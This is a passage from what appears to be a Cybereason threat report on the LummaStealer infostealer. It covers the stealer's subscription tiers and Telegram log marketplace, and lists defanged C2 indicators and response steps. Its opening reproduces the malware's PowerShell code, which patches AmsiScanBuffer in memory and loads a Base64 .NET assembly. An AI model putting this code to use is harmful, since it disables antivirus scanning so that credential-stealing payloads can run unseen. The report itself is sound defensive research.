[Reflection.CallingConventions]::Standard, [void], [Type[]]@([Win32.SYSTEM_INFO].MakeByRefType()),
[Runtime.InteropServices.CallingConvention]::Winapi, [Runtime.InteropServices.CharSet]::Auto)
    $PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

    # Define [Win32.Kernel32]::GetMappedFileName
    $PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("GetMappedFileName", "psapi.dll",
([Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static),
[Reflection.CallingConventions]::Standard, [Int32], [Type[]]@([IntPtr], [IntPtr], [System.Text.StringBuilder],
[uint32]), [Runtime.InteropServices.CallingConvention]::Winapi, [Runtime.InteropServices.CharSet]::Auto)
    $PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

    # Define [Win32.Kernel32]::ReadProcessMemory
    $PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("ReadProcessMemory", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static),
```

```
[Reflection.CallingConventions]::Standard, [Int32], [Type[]]@([IntPtr], [IntPtr], [byte[]], [int],
[int].MakeByRefType()), [Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
    $PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

    # Define [Win32.Kernel32]::WriteProcessMemory
    $PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("WriteProcessMemory", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static),
[Reflection.CallingConventions]::Standard, [Int32], [Type[]]@([IntPtr], [IntPtr], [byte[]], [int],
[int].MakeByRefType()), [Runtime.InteropServices.CallingConvention]::Winapi,
[Runtime.InteropServices.CharSet]::Auto)
    $PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

    $Kernel32 = $TypeBuilder.CreateType()

    $a = "Ams"
    $b = "iSc"
    $c = "anBuf"
    $d = "fer"
    $signature = [System.Text.Encoding]::UTF8.GetBytes($a + $b + $c + $d)
    $hProcess = [Win32.Kernel32]::GetCurrentProcess()

    # Get system information
    $sysInfo = New-Object Win32.SYSTEM_INFO
    [void][Win32.Kernel32]::GetSystemInfo([ref]$sysInfo)

    # List of memory regions to scan
    $memoryRegions = @()
    $address = [IntPtr]::Zero

    # Scan through memory regions
    while ($address.ToInt64() -lt $sysInfo.lpMaximumApplicationAddress.ToInt64()) {
        $memInfo = New-Object Win32.MEMORY_INFO_BASIC
        if ([Win32.Kernel32]::VirtualQuery($address, [ref]$memInfo,
[System.Runtime.InteropServices.Marshal]::SizeOf($memInfo))) {
            $memoryRegions += $memInfo
        }
        # Move to the next memory region
        $address = New-Object IntPtr($memInfo.BaseAddress.ToInt64() + $memInfo.RegionSize.ToInt64())
    }

    $count = 0

    # Loop through memory regions
    foreach ($region in $memoryRegions) {
        # Check if the region is readable and writable
        if (-not (IsReadable $region.Protect $region.State)) {
            continue
        }
        # Check if the region contains a mapped file
        $pathBuilder = New-Object System.Text.StringBuilder $MAX_PATH
        if ([Win32.Kernel32]::GetMappedFileName($hProcess, $region.BaseAddress, $pathBuilder, $MAX_PATH) -gt
0) {
            $path = $pathBuilder.ToString()
            if ($path.EndsWith("clr.dll", [StringComparison]::InvariantCultureIgnoreCase)) {
                # Scan the region for the pattern
                $buffer = New-Object byte[] $region.RegionSize.ToInt64()
                $bytesRead = 0
                [void][Win32.Kernel32]::ReadProcessMemory($hProcess, $region.BaseAddress, $buffer, $buffer.Length,
[ref]$bytesRead)
                for ($k = 0; $k -lt ($bytesRead - $signature.Length); $k++) {
                    $found = $True
                    for ($m = 0; $m -lt $signature.Length; $m++) {
                        if ($buffer[$k + $m] -ne $signature[$m]) {
                            $found = $False
                            break
                        }
```

```
            }
            if ($found) {
              $oldProtect = 0
              if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
                [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length,
$PAGE_EXECUTE_READWRITE, [ref]$oldProtect)
              }
              $replacement = New-Object byte[] $signature.Length
              $bytesWritten = 0
              [void][Win32.Kernel32]::WriteProcessMemory($hProcess, [IntPtr]::Add($region.BaseAddress, $k),
$replacement, $replacement.Length, [ref]$bytesWritten)
              $count++
              if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
                [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length, $region.Protect,
[ref]$oldProtect)
              }
            }
          }
        }
      }
    }
}

$a =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4
..."
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load Assembly
$assembly.EntryPoint.Invoke($null, @())
```

Stage 4 - Memory Injection

This script scans the process memory of the current PowerShell session to locate and replace specific patterns in memory. It defines custom data structures and imports Windows API functions using dynamic assembly creation. The code searches for a signature ("AmsiScanBuffer") in memory regions associated with clr.dll, modifies their memory protection to make them writable if necessary, and then overwrites the pattern with a null byte array. This effectively bypasses AMSI, allowing the execution of potentially malicious scripts without being flagged. Finally, it loads and executes a Base64-encoded .NET assembly embedded in the script.

To be precise, the base64 fragment contains code fragments related to various things, such as:the name of the executable; for example, singl6.exe (number depends on malware version).

Names of the functions that suggest interaction with user passwords:
get_Password

set_Password
get_ServicePassword
set_ServicePassword
servicePassword
get_OwnerPassword
set_OwnerPassword
get_UserPassword
set_UserPassword
get_IsPassword
set_IsPassword
get_PfxPassword
set_PfxPassword

Names of the functions indicating potential further communication:

set_Proxy
IWebProxy
get_ClientProxy
set_ClientProxy

Encryption and enumeration

EncryptKey40Bit
EncryptKey256Bit
EncryptKey128Bit
Enumerable
GetEnumerator


The presence of methods related to passwords and encryption implies that the malware could be involved in stealing sensitive information, such as user credentials or encryption keys. The proxy-related functions suggest the malware may also establish communication channels, potentially allowing the attacker to remotely control the system, exfiltrate data, or carry out additional attacks.

The primary insights from this analysis focus on the sophisticated techniques used by the threat actors to infiltrate and execute malicious code on the user's machine. First, the attackers exploit the legitimate Windows process mshta.exe to execute the code, taking advantage of the fact that this process can be overlooked by security measures. They then employ various obfuscation methods to conceal their payloads, making them difficult to detect and analyze. These obfuscation techniques include encoding the payloads in HEX, utilizing complex JavaScript structures, encryption, the use of convoluted names, redundancy in variables and functions, and more. Lastly, the malware takes the additional step of loading its malicious code directly into memory, bypassing traditional file-based security checks and allowing the attack to remain undetected by some security systems.

Darknet Activity Overview

In this section, we examine the darknet activities of the LummaStealer operators and explore their newly devised methods for monetizing stolen data. By establishing an internal marketplace on Telegram, they enable direct transactions for compromised information - complete with a rating system, advanced search capabilities, and flexible pricing.

LummaStealer has been active on the market for two years, marking each anniversary with celebrations on the darknet. These events are used to showcase new features and build community engagement within cybercriminal circles.




LummaStealer celebrating two years of operation

In recent months, LummaStealer has been actively targeting various sectors through sophisticated campaigns:

- June 2024: The Chilean National Computer Security Incident Response Team (CSIRT) reported a significant increase in LummaStealer distribution. The malware was disseminated via phishing emails, deceptive websites, and "clickfix" techniques, where users were tricked into executing malicious commands, leading to the theft of personal and financial information.
- October 2024: The Cyber Express highlighted a campaign where LummaStealer, in conjunction with the Amadey Bot, specifically targeted the manufacturing industry. Attackers employed phishing emails and malicious downloads to infiltrate systems, aiming to exfiltrate sensitive data and compromise network security within the sector.

These incidents underscore LummaStealer's evolving tactics and its persistent threat across different industries.

Darknet Operation



Advertisement on one of the darknet forums

As a MaaS, LummaStealer offers three main subscription tiers - Experienced, Professional, and Corporate - each with a distinct set of features, customization options, and tools for managing malware campaigns:

Experienced

- Create up to 3 filters and 3 build tags
- Bulk download of logs and search by custom queries
- Sorting by various parameters (e.g., country, wallets)
- Cleanup empty logs and view stats for “dummy” entries
- Limited Telegram notifications (1 channel or bot)

Professional

- Includes all Experienced features plus:
- Unlimited filters, mass log deletion, and log-sharing options
- Advanced widgets for log quality and filtering
- Unlimited build tags and extended search/export of logs
- Monitor neighbors in logs and assess log quality
- Create and edit grabber profiles (add/remove browsers, set file paths, apply masks/variables, etc.)
- Hot editing of profiles during campaigns
- Non-resident loader, reverse proxy, and Google Account cookie recovery

Corporate

- Everything from Professional, plus:
- Dedicated build cleaning line (reduced detection rate)
- Add/remove extensions in the file grabber config
- HeavensGate implementation and LNK builder
- Early access to new features before they roll out to lower tiers
- Builds are randomly generated for each user, due to the integrated morphing module

Given the features mentioned, we can assume that the new variant described earlier in the article belongs to either the “Professional” or “Corporate” subscription tier, given its support for non-resident loaders.

We analyzed the monthly frequency of updates for LummaStealer based on forum posts detailing its changelogs. The table below illustrates the number of updates released each month since its launch, providing insights into development trends and shifts in focus over time.

	Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep	Oct	Nov	Dec
2022												
2023	1					2	10	11	6	5	11	10
2024	14	15	9	10	11	10	7	6	2	5	4	6
2025	3											

LummaStealer changelog analysis

Launched in December 2022, LummaStealer initially focused on building momentum through a marketing campaign on forums (Dec 2022 – Jun 2023). This period saw active development and the addition of new features. However, after the log market was opened (Aug 2024), development efforts slowed down significantly as focus shifted toward monetization. The sharp drop in updates during September and October 2024 could reflect seasonal trends, possibly related to students returning to school or other external factors.


Monetization without intermediaries

The operators of LummaStealer run an internal marketplace on Telegram, accessible via an automated bot called @lu*********bot, where thousands of logs are bought and sold daily. They also include features like a rating system to encourage quality sellers, advanced search options for both passwords and cookies, and a wide price range. Coupled with 24/7 support, the marketplace aims to provide a seamless experience for anyone trading stolen data, reflecting a trend seen across various Telegram and darknet-based stealer communities.

Lumma Market logo

Telegram bot automation


The extent of the marketplace, launched on August 2, 2024, demonstrates why it has rapidly gained popularity within cybercriminal circles compared to alternatives like Vidar Stealer and others. Built directly into Telegram and powered by an automated bot, the platform simplifies log trading while maintaining the privacy and anonymity demanded in such illicit dealings.



LummaMarket UI on the malware control panel

One of the key aspects contributing to its success is the detailed presentation of each lot, which provides clear and concise information for potential buyers. Each listing includes key details such as the number of passwords and cookies, relevant applications (e.g., Azure, Discord), and the presence or absence of wallets and filters.

This transparency allows buyers to quickly assess the value of a log before making a purchase.




Lot information on the Telegram market bot

The advanced search and filtering capabilities further enhance the marketplace's user-friendliness. Buyers can narrow down their searches using specific criteria, such as the presence of passwords, cookies, or a combination of both. Filters by the number of cookies, geographic location, and price also enable efficient targeting of logs that meet the buyer's specific needs. This level of precision not only speeds up the buying process but also highlights the marketplace's sophisticated functionality compared to competitors.


Search and filter capabilities of the bot

Another key feature is the seller rating system, which incentivizes high-quality offerings and fosters a sense of trust within the darknet community. Each seller is assigned a storefront number, and their ratings are prominently displayed. Buyers can view the likes and reputation of a seller directly through the interface, enabling informed decisions and mitigating the risks associated with poor-quality data. This system closely mirrors legitimate e-commerce platforms, which likely contributes to its popularity among users.



Rating system via "Likes" counter

Pricing flexibility is another factor that sets the LummaC2 marketplace apart. Sellers are free to set their own prices, with logs ranging from as little as $0.10 to $1,000, depending on their perceived value. This wide range accommodates both low-budget buyers and sophisticated cybercriminals seeking premium data.




Data Buyer Profile

The marketplace also boasts a seamless financial ecosystem, supporting deposits via Bitcoin and Ethereum with a minimum amount of $50. These cryptocurrencies ensure anonymity while providing a simple way for users to manage their balances. Sellers, on the other hand, receive 70% of each sale, with the remaining 30% retained as a platform fee.

Cryptocurrency withdrawal UI

Public documentation

In addition to these features, the LummaStealer ecosystem is supported by openly available documentation hosted on GitBook. This documentation includes detailed guides on configuring and using LummaStealer effectively, with clear instructions tailored for both experienced users and beginners. Additionally, an alternative platform on Telegram provides further insights, emphasizing the accessibility of this malware-as-a-service platform even to less skilled operators.



Official documentation of the LummaStealer MaaS

For instance, the GitBook documentation outlines practical examples of setting up campaigns, managing logs, and optimizing configurations, thus lowering the barrier to entry for aspiring cybercriminals. This documentation provides step-by-step guides for users and sellers alike, detailing the marketplace's usage, rules, and processes. The transparency and accessibility of this documentation further enhances the marketplace's usability, allowing even less experienced users (so-called “script-kiddies”) to navigate its features with ease.

The combination of detailed lot descriptions, advanced search options, a transparent rating system, flexible pricing and detailed documentation creates an efficient and user-friendly environment for trading logs containing stolen user data. These features, coupled with the accessibility of Telegram as a platform, likely explain the growing popularity of LummaC2 over other competitors in the stealer ecosystem. Its focus on simplicity, usability, and community-driven trust mechanisms

demonstrates a trend toward the professionalization of illicit marketplaces, further blurring the lines between legitimate and criminal operations.

IOCs

Cybereason shared a list of indicators of compromise related to this research :

IOC	IOC type	Description
klipderiq[.]shop	DOMAIN	C2
check[.]qlkwr[.]com	DOMAIN	C2
172[.]67[.]144[.]135	IP	C2
104[.]21[.]224	IP	C2
xian[.]klipderiq[.]shop	DOMAIN	C2
172[.]67[.]144[.]135	IP	C2
simplerwebs[.]world	DOMAIN	C2
affc[.]klipcewucyu[.]shop	DOMAIN	C2
klipdiheqoe[.]shop	DOMAIN	C2
Ef85ba125184cbb92b3abf780fa9dbf0a1f1d4d0	HASH	EXECUTABLE
104[.]21[.]64[.]1	IP	C2
extranet-captcha[.]com > 77.105.164[.]117	DOMAIN/IP	C2
kliphylj[.]shop	DOMAIN	C2
klipbyxycaa[.]shop	DOMAIN	C2
goatstuff[.]sbs	DOMAIN	C2
awagama2[.]org	DOMAIN	C2
176[.]113[.]115[.]170	DOMAIN	C2
t1.awagama2[.]org	DOMAIN	C2
awagama[.]org	DOMAIN	C2

savecoupons[.]store	DOMAIN	C2
klipbazyxui[.]shop	DOMAIN	C2
b133d42502750817aa8e88119ff36158d2f8ecee	HASH	EXECUTABLE
deduhko2.klipzyroloo[.]shop > 172.67.144[.]15	DOMAIN/IP	C2
solve.gevaq[.]com > 104.21.16[.]142	DOMAIN/IP	C2
topofsuper[.]store	DOMAIN	C2
onceletthemcheck[.]com	DOMAIN	C2
dma.sportstalk-musiclover[.]com	DOMAIN	C2
scrutinycheck[.]cash	DOMAIN	C2
104[.]21[.]16[.]1	IP	C2
atsuka.thrivezest[.]org	DOMAIN	C2
solve.fizq[.]net	DOMAIN	C2
sos-at-vie-1.exo[.]io	DOMAIN	C2
pawpaws.readit-carfanatics[.]com	DOMAIN	C2
anita2[.]snuggleam[.]org	DOMAIN	C2
hookylucnh[.]click > 104.21.35[.]211	DOMAIN/IP	C2
buck2nd[.]oss-eu-central-1[.]aliyuncs[.]com	DOMAIN	C2
sakura[.]holistic-haven[.]shop	DOMAIN	C2
30b18eb4082b8842fea862c2860255edafc838ab	HASH	EXECUTABLE
f2ec439b1f1b8d7dcc38d979bcf6ad64fe437122	HASH	EXECUTABLE
pub-e62cce9a08224552b513d24397cb4413[.]r2[.]dev	DOMAIN	C2
heavens[.]holistic-haven[.]shop	DOMAIN	C2

0551cdbf681c7ce31754247291dc550df0807cee	HASH	EXECUTABLE
decd01a95a05f557720e62ada86fa929f4687e88	HASH	EXECUTABLE
279ec364b8bc3244335c47ed2586d387e448ac7b	HASH	EXECUTABLE
79d7a6e7441d478fc81638e6ed458e898e0ebf2b	HASH	EXECUTABLE
88958d7c9749b7d085ee28d9fa50151a505eba09	HASH	EXECUTABLE
b9ff81cc8ad9e4d30df66fe520d1a0f5231902a6	HASH	EXECUTABLE
a2840e3927351244f253d54389a66342a4f6be33	HASH	EXECUTABLE
60e30eaeedc7abb079fd7e6d2d8f486de5a9af38	HASH	EXECUTABLE
d896764e7ce9e8685ce4e11aa49d556f8a23a547	HASH	EXECUTABLE
8b0f45b361b9b74a5e4383d692e281a59f44f508	HASH	EXECUTABLE
8bb8f2324aa1aca4da6fbea5cdaad4f66263b545	HASH	EXECUTABLE
8bb8f2324aa1aca4da6fbea5cdaad4f66263b545	HASH	EXECUTABLE
ded3ed8724e5913d341b3eaca9bd9f47f0e4a4a2	HASH	EXECUTABLE

Cybereason Recommendations:

It is crucial to implement strategic measures to mitigate risks when facing threats such as the LummaStealer. The following strategical steps would be beneficial in order to contain and eradicate the incident as soon as possible:

- **ISOLATE THE INFECTED MACHINE:** Immediately disconnect the compromised device from the network to prevent any propagation/lateral movement and further cause to data exfiltration.
- **LOCK ACTIVE USER SESSIONS:** Close all active sessions on the affected user to limit the attacker's access.
- **BLOCK ALL USER ACCOUNTS ON THE MACHINE:** Since credential dumping scripts like mimikatz have been observed, it is crucial to disable all user accounts present on the compromised endpoint to restrict unauthorized access.
- **REIMAGE THE INFECTED MACHINE:** Restore the system by re-imaging the device to remove fully all malicious artifacts.
- **RESET USER CREDENTIALS:** Ensure all credentials related to the compromised machine including accounts, browser stored passwords, crypto wallets or any sensitive related information stored on the device are reset. Additionally apply 2FA to where possible.
- **BLOCK IOCs:** Ensure to block domains/IP addresses observed during the incident from your organizational firewall/proxy/ email gateway.
- **EDUCATE USERS:** As usual the initial access can't be done without human interaction. Educate users to identify and avoid suspicious CAPTCHA prompts on untrusted sites and to detect the phishing emails.

ABOUT THE RESEARCHERs


Evgeny Ananin, Threat Intelligence Analyst, Cybereason

Evgeny is a Threat Intelligence Analyst on the Cybereason Threat Intelligence Team, leveraging Red Teaming expertise and OSINT to investigate adversarial infrastructure and Darknet activities. He previously contributed to advanced malware research and penetration testing.

Jun Kitajima, GSOC Analyst, Cybereason

Jun is a cybersecurity analyst in the EMEA GSOC department at Cybereason, specializing in threat detection and response , with hands-on expertise in malware analysis and incident handling.

Patryk Kowalik, GSOC Analyst, Cybereason




Patryk is a GSOC Analyst with the Cybereason Global SOC team. He is involved in MalOp Investigation and Threat Hunting. He is deeply interested in threat intelligence, malware reverse engineering, and penetration testing. He holds a Master’s degree in Cybersecurity from the Wrocław University of Science and Technology.

Elena Odier, Threat Hunter, Cybereason

Elena Odier is a Security Analyst with the Cybereason Global SOC team. She is involved in MalOp Investigation, escalations and Threat Hunting. Previously, Elena worked in incident response at ANSSI (French National Agency for the Security of Information Systems).

Mikolaj Pulit, GSOC Analyst, Cybereason



Mikolaj is a GSOC Analyst in the EMEA Global SOC team. He primarily works in MalOp investigations, static/dynamic malware analysis, and handling escalations. Additionally, he has an interest in Capture The Flag (CTF) activities.

Mark Tsipershtein, Security Researcher, Cybereason

Mark Tsipershtein, a security researcher at the Cybereason Security Research Team, focuses on research, analysis automation and infrastructure. Mark has more than 20 years of experience in SQA, automation, and security research.